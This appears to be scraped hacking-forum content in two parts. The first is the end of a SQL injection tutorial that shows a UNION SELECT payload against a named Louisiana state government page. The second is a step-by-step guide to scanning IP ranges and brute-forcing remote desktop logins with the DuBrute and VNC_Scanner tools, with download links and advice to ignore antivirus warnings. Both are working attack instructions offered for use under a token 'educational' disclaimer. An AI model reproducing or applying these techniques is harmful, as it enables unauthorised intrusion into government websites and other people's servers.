http://house.louisiana.gov/h_reps/members.asp?id=103 UNION SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,now,18,19,20,21,22,23,24,25,26,27,28,29,3?0,31,32,33,34 from members#


we have got the following data Smile .
Code:
COMMITTEE ASSIGNMENTS
4/15/2011 3:06:13 PM


Thats All guys Smile .

Special thanks to : Renorobert , N3t.Crack3R , Sho0ter

If you like this do post your comments regarding this Smile .

Tutorial By NET_Spy with Thnx to PK Injector 

Friday, November 22, 2013

RDP a.k.a VPS Cracking

1 comments
NOTE: This tutorial is for educational perpose only .
salam 2 all
lets start how to crack RDP aka vps ....
All u need 2 Softwares called DuBrute and Vnc_scanner to hack VPS.
you can download these tools from given link or can download by searching on google easly''''
for VNC_Scanner http://www.mediafire.com/?dka5g2wurcjaugv
& for Dubrute http://www.mediafire.com/?l5l416b99bd748c

1) Download both the files from the above link.

2) Extract both the files anywhere in ur pc.

3) Open Vnc_scanner folder

4) Open the exe file called vnc_scanner_gui.exe

NOTE :> here is a point which is never explained on any forum i ever seen ....the point is that this Vnc Scaner never gives u Dialup list or country Ip list Tongue
i saw users always asking 4 this problem so will explain its solution here....
first of all
5) Select any Country.

6) Click on Get Dial List
if u will get country Ip list then u will lucky enough otherwise as i said that this feature will not work u can get any country's Ip by
going on this site & search IP range for any country

http://www.proxysecurity.com/ip-address-...y=RESERVED

see image http://postimage.org/image/6gw62kc57/

after getting ip list paste it in notpad & here u have to edit this list a bit ," -" is between ips are with extra sapce & vnc will not accept this list so replace " - " with "-" with simple - as explain in image

see iamge http://postimage.org/image/vlch3uvy7/

http://postimage.org/image/m64jueplz/

now paste that into vnc scaner's -i box & start scan as shown in snap
http://postimage.org/image/wclsahvov/

After that it will scan for VPS working ips as in figure Tongue
http://postimage.org/image/kl73r6fu7/

After Scan finished click on Start parser "this is an option in vnc_scanner as u can see in vnc scanner's pic.It will save good ips in new text file called IPs.txt in same folder where vnc_scanner placed .
Big Grin

Now u need to get the usernames and Passwords for Scanned ips.For that u have to use one of the hacking software called Dubrute.


1) Open Dubrute folder

2) Copy the IPs.txt file from vnc_scanner folder and paste in Dubrute folder

3) Open the DUBrute.exe as shown in snap...
http://postimage.org/image/hwf0m94h5/

4) Click on Generation as shown in snap...
http://postimage.org/image/nw541x1gv/

1st click on File ip then select the text file called IPs.txt which u have already in ur vnc_scanner folder..

2nd u need to put a txt file for user names ....
put some user name like
admin
root
user
etc
in notepad & save it Tongue then select this txt file.

3rd u need a password txt file also ....u can also put some common passes is a notepad & save it as password list then select this password list as in figure's 3rd option...

Now press Start in ur Dubrute.


Let it brute the combinations.When a working VPS which match IP , Username and Pass , it would be saved in Dubrute folder File called good.txt
http://postimage.org/image/m76gevah3/
In this Image shows that I found 3 VPS which is working.
after getting working vps open "Remote Desktop Conection" in ur pc & enter the ip then it will ask for user & pass enter login detail .......u will be redirected to remote pc .


thats all 1 more thing may b ur AV detect these 2 cracking files a virus so ignore it....

if u get any problem then feel free to contact me here in madleets or on FB https://www.facebook.com/mindfreakzzz

regards
gujjar haxor (pcp)Heart